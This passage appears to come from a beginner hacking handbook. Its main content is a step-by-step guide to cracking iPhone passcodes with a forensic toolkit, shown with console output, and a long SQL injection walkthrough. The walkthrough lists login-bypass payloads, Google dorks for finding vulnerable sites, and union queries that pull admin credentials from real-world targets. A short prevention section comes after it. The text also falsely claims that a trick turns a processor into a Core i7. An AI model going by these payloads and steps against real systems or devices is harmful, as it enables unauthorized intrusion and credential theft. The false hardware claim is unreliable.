
- Windows is not activated. [View details in Windows Activation](#)
- Product ID: 00178-10140-00000-AA170

See also

- Action Center
- Windows Update
- Performance Information and Tools

- Yuppie! As you have seen in the processor name it will be as expected.
 - Now your processor is turned into i7.
- And now you can say with proud that YOU HAVE AN CORE i7 PROCESSOR.

HOW TO MAKE YOUR GOOGLE SEARCHES EFFECTIVE



In this article we are going to learn how to make our Google searches effective. If we have to find anything on Google we use to open the Google website and start searching like if you want to download any book on Google you use to write like this “download basic computer engineering Book of Balagurusamy for free”. And you will find a huge

amount of results on Google like 753286543567 results in 0.43 seconds and will make you difficult to find the exact working download link of that book.

You can take some very simple steps to reduce your Google searches results.

Let's assume we have to download the same book as above mentioned. If you use to write in the following way it will reduce your Google searches and make it simple to find the exact download link.

Write in this way in the Google searches:-

You have to write your searches under double quotes.

Like:- "basic computer engineering Book.pdf by Balagurusamy"

Note:- don't forget to apply the extension ".pdf"

Second method: - using "GOOGLE HACKS"

You can also use an application name as "Google hacks".

It is easily available on the net and you can download it easily by Google searches.

This application also helps you a lot in performing effective searches.



IOS PASSWORD CRACKING




Now these days' people generally use 4-digit pin to secure their phone. A mobile device gets lost or stolen and all the person recovering it has to do is try some basic number combinations such as 1234, 1212, or 0000.and soon the will be unlocked.

Let's see how to crack your ios password:-

1. For the first step you have to plug you iPhone or computer into device firmware upgrade mode i.e. DFU mode:-

To enter DFU mode, simply power the device off, hold down the Home button (bottom center) and sleep button (upper corner) at the same time for 10 seconds, and continue holding down the Home button for another 10 seconds. The mobile device screen goes blank.

2. after putting your phone into DFU mode you need to Load the iOS Forensic Toolkit for this you need to insert your USB license dongle into your computer and running Toolkit.cmd:-



```
C:\Windows\system32\cmd.exe

Welcome to Elcomsoft iOS Forensic Toolkit
This is driver script version 1.15/Win

(c) 2011-2012 Elcomsoft Co. Ltd.

Please select an action:
1 ENTER DFU - Help putting device into DFU mode
2 LOAD RAMDISK - Load tools onto the device
3 IMAGE DISK - Acquire physical image of the device filesystem
4 TAR FILES - Acquire user's files from the device as a tarball
5 GET KEYS - Extract device keys and keychain data
6 GET PASSCODE - Recover device passcode
7 REBOOT - Reboot the device
8 DECRYPT DISK
9 DECRYPT KEYCHAIN


0 EXIT

>: _
```

3. After that the work is to do is to load the iOS Forensic Toolkit Ram disk onto the mobile device by selecting option 2 LOAD RAMDISK:- When you loaded the RAMDISK code it allows your computer to communicate with the mobile device and run the tools which are needed for cracking the password (among other things).

4. Now you need to select the iOS device type/model that is connected to your computer, as shown in Figure:-

I don't have iPhone 6 with me now so; I have selected option 14 because I have an iPhone 4 with GSM.



```
C:\Windows\system32\cmd.exe

Welcome to Elcomsoft iOS Forensic Toolkit
This is driver script version 1.15/Win

(c) 2011-2012 Elcomsoft Co. Ltd.

Please select iOS device currently connected:
==== iPhone ====
11 [iPhone1,1] - iPhone
12 [iPhone1,2] - iPhone 3G
13 [iPhone2,1] - iPhone 3GS
14 [iPhone3,1] - iPhone 4 (GSM)
15 [iPhone3,3] - iPhone 4 (CDMA)

==== iPod ====
21 [iPod1,1] - iPod (1st Generation)
22 [iPod2,1] - iPod (2nd Generation)
23 [iPod3,1] - iPod (3rd Generation)
24 [iPod4,1] - iPod (4th Generation)

==== iPad ====
31 [iPad1,1] - iPad (1st Generation)

0 Back

>: 14
```

After that you see the toolkit which is connecting to the device and it confirms a successful load, as shown in Figure:-

Also you will see the Elcomsoft logo in the middle of your mobile device's screenI think it looks pretty:

```

C:\Windows\system32\cmd.exe
Initializing libpois0n
Shutting down iTunes processes.
Waiting for device in DFU mode to connect...
Found device in DFU mode
Checking if device is compatible with this jailChecking the device type
break
Preparing to upload limerain exploit
Identified device as iPhone3,1
Resetting device counters
Sending chunk headers
Sending exploit payload
Sending fake data
Exploit sent
Reconnecting to device
Waiting 2 seconds for the device to pop up...
Uploading C:\kb\tools\iOS Forensic Toolkit\common\iBSS.n90 to device...
[=====] 100.0%
Reconnecting to device
Waiting 5 seconds for the device to pop up...
Uploading C:\kb\tools\iOS Forensic Toolkit\common\iBEC.n90 to device...
[=====] 100.0%
Waiting 10 seconds for the device to pop up...
Exiting libpois0n

Starting Loader...

[INFO] Waiting for a device in Recovery mode to connect..
[INFO] Ramdisk C:\kb\tools\iOS Forensic Toolkit\common\ramdisk-5.dmg loaded
[INFO] Devicetree C:\kb\tools\iOS Forensic Toolkit\common\DeviceTree.n90 loaded
[INFO] Kernelcache C:\kb\tools\iOS Forensic Toolkit\common\kernelcache.n90 load
d
Please wait until device intialized...
...3...2...1

Your iOS device should now boot.
If everything went well, iOS device should show
Elcomsoft logo.

If you do not see Elcomsoft logo (e.g the screen is all white
or all black and there is spinning indicator at the
bottom of the screen) then something went wrong. Please try
again and contact Elcomsoft support if problem persists.

Press 'Enter' to continue

```

- Now if you want to crack the device's password/PIN, you have to simply select the option 6 GET PASSCODE on the main menu:-

iOS Forensic Toolkit will prompt you to save the passcode to a file. For saving the passcode simply; you can press Enter to accept the default of passcode.txt. The cracking process will commence and, with any luck, the passcode will be found and displayed after you as shown in Figure:-

```

C:\Windows\system32\cmd.exe

Welcome to Elcomsoft iOS Forensic Toolkit
This is driver script version 1.15/Win

(c) 2011-2012 Elcomsoft Co. Ltd.

Please note that to recover passcode for iOS 4/5 device you need
to load ramdisk on the iOS device first. If you haven't done
this yet, please return to previous step and use corresponding menu
item.

Continue? (Y/n): y
Save passcode to file (relative to current directory) (passcode.txt):

Mounting user partition...
mount_hfs: Resource busy

Starting passcode recovery...

This is iOS Passcode Recovery
Part of Elcomsoft iOS Forensic Toolkit
Version 1.15 built on Jun  4 2012

(c) 2011-2012 Elcomsoft Co. Ltd.

[INFO] Device Serial Number: 79121D03DZZ
[INFO] Probable passcode type: 0 - simple passcode (4 digits).
[INFO] Simple passcode, using length=4
[INFO] Passcode is all-digit, filtering out non-digits from charset.
[INFO] Passcode recovery: KB version: 3; KB type: 0x00000000
[INFO] Passcode recovery: checking common PINs...

CUR PASS: [ 1202 ] | AVG SPD: 3.6 p/s | ELAPSED TIME: 7.0 s
[INFO] Passcode found: 1212

Press 'Enter' to continue

```

So, having no password for phones and tablets is bad, and a 4-digit PIN such as this is also not much better choice.

So be aware about the attacks! Get up-users-getup it's time to be secured.

You can also use iOS Forensic Toolkit to copy files and even crack the key chains to uncover the password that protects the device's backups in iTunes (option 5 GET KEYS).

PREVENTION:-

For the prevention from being hacked you can refer to the chapter "PASSWORD CREATING POLICIES".

HACK TO HIDE THE RECYCLE BIN




Sometimes when you just try to modify the windows GUI or even you use to install any theme for your windows sometimes you find that the recycle bin icon remains not modified and destroys the beauty of your modification.

So in this article we are going to learn that how to delete the RECYCLE BIN by hacking registry.

- For deleting the recycle bin you need to open the registry editor of your computer.
- I think now after reading the above sections you are familiar with the “registry editor”.
- So go through the registry editor and follow the given path.

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace\{645FF040-5081-101B-9F08-00AA002F954E}

- When you finally opened the last path, you will see the default string of recycle bin is defined.
- Now DELETE that string and restart your computer.
- You will find that recycle bin is deleted.
- I am attaching a screenshot for your ease.



- By finalizing all steps don't forget to restart your computer.
- It will work only on the restart.

WEBSITE HACKING



Now take your time and be serious and free before starting this article because this is the very wide and one of the most interesting articles among all of the above chapters. We will discuss in this chapter that how to hack any vulnerable site using SQL injection.

What is SQL Injection?

SQL injection is one of the popular web applications hacking method. Using the SQL Injection attack, an unauthorized person can access the database of the website. Attacker can extract the data from the Database.

What a hacker can do with SQL Injection attack?

- * ByPassing Logins
- * Accessing secret data
- * Modifying contents of website
- * Shutting down the My SQL server

So, here we start with bypassing logini.e.

Authentication bypass:-

In this type of SQL injection generally if we had found the Admin login page and after that we will try to open the control panel account of the admin by passing the authentication.

If you have the admin login page of any website then you can paste the following codes (with quotes) to bypass the authentication of the websitegenerally PHP websites are vulnerable to this injection:-

You can find these types of sites simply by Google searches. You have to type like this in the Google search bar:-

www.thesitename.com/adminlogin.php?

Or

/admin.php?

Or

Wp-login.php?

Etc.

After finding the login page you have to paste the following codes in both userID and password of the admin page till it will bypassed. If

not we will try the next SQL injection i.e. union based, blind based, error based etc.

Codes to be used as both userID and password at the admin login page of vulnerable website for bypassing authentication are as follow:-

- | | |
|-----------------|-----------------|
| ➤ ' or '1'='1 | ➤ ' or 'x'='x |
| ➤ ' or 0=0 – | ➤ " or 0=0 – |
| ➤ or 0=0 – | ➤ ' or 0=0 # |
| ➤ " or 0=0 # | ➤ or 0=0 # |
| ➤ ' or 'x'='x | ➤ " or "x"="x |
| ➤ ') or ('x'='x | ➤ |
| ➤ ' or 1=1– | ➤ " or 1=1– |
| ➤ or 1=1– | ➤ ' or a=a– |
| ➤ " or "a"="a | ➤ ') or ('a'='a |
| ➤ ") or ("a"="a | ➤ hi" or "a"="a |
| ➤ hi" or 1=1 – | ➤ hi' or 1=1 – |
| ➤ 'or'1=1' | ➤ |

If the authentication bypass will not work then try the following techniques carefully and step by step:-

UNION BASED SQLi:-

- Finding Vulnerable Website:

To find a SQL Injection vulnerable site, you can use Google search by searching for certain keywords. That keyword often called as "GOOGLE DORK".

Some Examples:

- inurl:index.php?id=
- inurl:gallery.php?id=
- inurl:article.php?id=
- inurl:pageid=

Now you have to Copy one of the above keyword and Google it. Here, we will get a lot of search results with which we have to visit the websites one by one for finding the vulnerability.

For example:-

site:www.anyselectedsite.com inurl:index.php?id=

Step 1: Finding the Vulnerability:

Now let us the vulnerability of the target website. To the vulnerability, add the single quotes(') at the end of the URL and press enter.

For eg:

<http://www.anyselectedsite.com/index.php?id=2'>

If the page remains in same page or showing that page not found, then it is not vulnerable.

If you got an error message just like this, then it means that the site is vulnerable.

You have an error in your SQL syntax; the manual that corresponds to your MySQL server version for the right syntax to use near '\' at line 1

Step 2: Finding Number of columns in the database:

Great, we have found that the website is vulnerable to SQLi attack.

Our next step is to find the number of columns present in the target Database.

For that replace the single quotes(') with "order by n" statement.

Change the n from 1,2,3,4,,5,6,...n. Until you get the error like "unknown column ".

For eg:

`http://www.anyselectedsite.com/index.php?id=2 order by 1`

`http://www.anyselectedsite.com/index.php?id=2 order by 2`

`http://www.anyselectedsite.com/index.php?id=2 order by 3`

`http://www.anyselectedsite.com/index.php?id=2 order by 4`

If you get the error while trying the "n"th number, then number of column is "n-1".

I mean:-

`http://www.anyselectedsite.com/index.php?id=2 order by 1(no error shown shown)`

`http://www.anyselectedsite.com/index.php?id=2 order by 2(no error shown)`

`http://www.anyselectedsite.com/index.php?id=2 order by 3(no error shown)`

http://www.anyselectedsite.com/index.php?id=2 order by 4(no error shown)

http://www.anyselectedsite.com/index.php?id=2 order by 5(no error shown)

http://www.anyselectedsite.com/index.php?id=2 order by 6(no error shown)

http://www.anyselectedsite.com/index.php?id=2 order by 7(no error shown)

http://www.anyselectedsite.com/index.php?id=2 order by 8(error shown)

So now $n=8$, the number of column is $n-1$ i.e., 7.

In case, if the above method fails to work for you, then try to add the "--" at the end of the statement.

For eg:-

http://www.anyselectedsite.com/index.php?id=2 order by 1--

Step 3: Find the Vulnerable columns:

We have successfully found the number of columns present in the target database. Let us find the vulnerable column by trying the query "union select columns sequence".

Change the id value to negative (i mean $id=-2$). Replace the `columns_sequence` with the no from 1 to $n-1$ (number of columns) separated with commas (,).

For eg:

If the number of columns is 7, then the query is as follow:

`http://www.anyselectedsite.com/index.php?id=-2 union select 1, 2,3,4,5,6,7—`

If you have applied the above method and it is not working then try this:

`http://www.anyselectedsite.com/index.php?id=-2 and 1=2 union select 1,2,3,4,5,6,7--`

Once you execute the query, it will display the vulnerable column.



Bingo, column '3' and '7' are found to be vulnerable. Let us take the first vulnerable column '3'. We can inject our query in this column.

Step 4: Finding version,database,user

Replace the 3 from the query with "version()"

For eg:

`http://www.anyselectedsite.com/index.php?id=-2 and 1=2 union select 1, 2, version(),4,5,6,7—`

Now, It will display the version as 5.0.2 or 4.3. Something like this.

Replace the version () with database () and user() for finding the database,user respectively.

For eg:

```
http://www.anyselectedsite.com/index.php?id=-2 and 1=2 union  
select 1,2,database(),4,5,6,7--
```

```
http://www.anyselectedsite.com/index.php?id=-2 and 1=2 union  
select 1,2,user(),4,5,6,7--
```

If the above is not working, then try this:

```
http://www.anyselectedsite.com/index.php?id=-2 and 1=2 union  
select 1,2,unhex(hex(@@version)),4,5,6,7--
```

Step 5: Finding the Table Name

If the Database version is 5 or above. If the version is 4.x, then you have to guess the table names (blind sql injection attack).

Let us find the table name of the database. Replace the 3 with "group_concat(table_name) and add the "from information_schema.tables where table_schema=database()"

For eg:

```
http://www.anyselectedsite.com/index.php?id=-2 and 1=2 union  
select 1,2,group_concat(table_name),4,5,6,7 from  
information_schema.tables where table_schema=database()--
```

Now it will display the list of table names. Find the table name which is related with the admin or user.


```
admin,banner,cini_news,cini_news_fr,gallery_categories,gallery_comments,gallery_groupaccess,  
Query was empty  
7
```

Let us choose the "admin " table.

Step 6: Finding the Column Name

Now replace the "group_concat(table_name) with the "group_concat(column_name)"

Replace the "from information_schema.tables where table_schema=database()--" with "FROM information_schema.columns WHERE table_name=mysqlchar—


We have to convert the table name to MySQL CHAR() string .

Install the HackBar addon from:-

<https://addons.mozilla.org/en-US/firefox/addon/3899/>

Once you installed the add-on, you can see a toolbar that will look like the following one. If you are not able to see the Hackbar, then press F9.

Select sql->Mysql->MysqlChar() in the Hackbar.



It will ask you to enter string that you want to convert to MySQLCHAR(). We want to convert the table name to MySQLChar . In our case the table name is 'admin'.



Now you can see the CHAR(numbers separated with commas) in the Hack toolbar.



Copy and paste the code at the end of the url instead of the "mysqlchar"

For eg:

`http://www.anyselectedsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(column_name),4,5,6,7 from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)—`

The above query will display the list of column.

For example:

`admin,password,admin_id,admin_name,admin_password,active,id,admin_name,admin_pass,admin_id,admin_name,admin_password,ID_admin,admin_username,username,password..etc..`

Now replace the `group_concat(column_name)` with `group_concat(columnname1,0x3a,anothercolumnname2)`.

Now replace the `" from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)"` with the `"from table_name"`

For eg:

`http://www.anyselectedsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(admin_id,0x3a,admin_password),4,5,6,7 from admin--`

If the above query displays the 'column is not found' error, then try another column name from the list.

If we are lucky, then it will display the data stored in the database depending on your column name. For example, username and password column will display the login credentials stored in the database.

Step 7: Finding the Admin Panel:

Just try with url like:

<http://www.anyselectedsite.com/admin.php>

<http://www.anyselectedsite.com/admin/>

<http://www.anyselectedsite.com/admin.html>

<http://www.anyselectedsite.com:2082/>

etc.

If you are lucky, you will find the admin page using above urls or you can use some kind of admin finder tools like Havij admin finder, sql poison for SQL attacking (tool).

And once you found the admin panel you have to do further works on your own risk.

PREVENTION:-

This article is focused on providing clear, simple, actionable guidance for preventing SQL Injection flaws in your applications. SQL Injection attacks are unfortunately very common, and this is due to two factors:-

- 1.) The significant prevalence of SQL Injection vulnerabilities, and
- 2.) The attractiveness of the target (i.e., the database typically contains all the interesting/critical data for your application).

It's somewhat shameful that there are so many successful SQL Injection attacks occurring, because it is EXTREMELY simple to avoid SQL Injection vulnerabilities in your code.

SQL Injection flaws are introduced when software developers create dynamic database queries that include user supplied input. To avoid SQL injection flaws is simple. Developers need to either: a) stop writing dynamic queries; and/or b) prevent user supplied input which contains malicious SQL from affecting the logic of the executed query.

This article provides a set of simple techniques for preventing SQL Injection vulnerabilities by avoiding these three problems. These techniques can be used with practically any kind of programming language with any type of database.

SQL injection flaws typically look like this:-

The following (Java) example is UNSAFE, and would allow an attacker to inject code into the query that would be executed by the database. The invalidated "customerName" parameter that is simply appended to the query allows an attacker to inject any SQL code they want. Unfortunately, this method for accessing databases is all too common.

```
String query = "SELECT account_balance FROM user_data WHERE  
user_name = "  
    + request.getParameter("customerName");  
  
try {  
    Statement statement = connection.createStatement( ... );  
    ResultSet results = statement.executeQuery( query );  
}
```

PREVENTIONS

Option 1: Prepared Statements (Parameterized Queries):-

The use of prepared statements (parameterized queries) is how all developers should first be taught how to write database queries. They are simple to write, and easier to understand than dynamic queries. Parameterized queries force the developer to first define all the SQL code, and then pass in each parameter to the query later. This coding style allows the database to distinguish between code and data, regardless of what user input is supplied.

Prepared statements ensure that an attacker is not able to change the intent of a query, even if SQL commands are inserted by an attacker. If an attacker were to enter the user ID ' or '1'='1 , the parameterized query would not be vulnerable.

2. Use dynamic SQL only if absolutely necessary.

